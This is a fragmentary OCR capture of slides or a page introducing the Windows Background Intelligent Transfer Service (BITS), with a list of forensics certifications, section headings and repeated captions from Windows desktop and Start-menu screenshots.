
- GREM
- GCFA
- EnCE
- ACE



BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces


BITS


Background Intelligent Transfer Service (BITS)



Windows 7


Windows 7


Windows 7


Recycle Bin
Victoria Steele
File Explorer
Settings
Documents
Most used
Word
Mail
People
News
OneDrive
Calculator
Recently added
Frozen Free Fall
Power
All Apps


Recycle Bin
Victoria Steele
File Explorer
Settings
Documents
Most used
Word
Mail
People
News
OneDrive
Calculator
Recently added
Frozen Free Fall
Power
All Apps

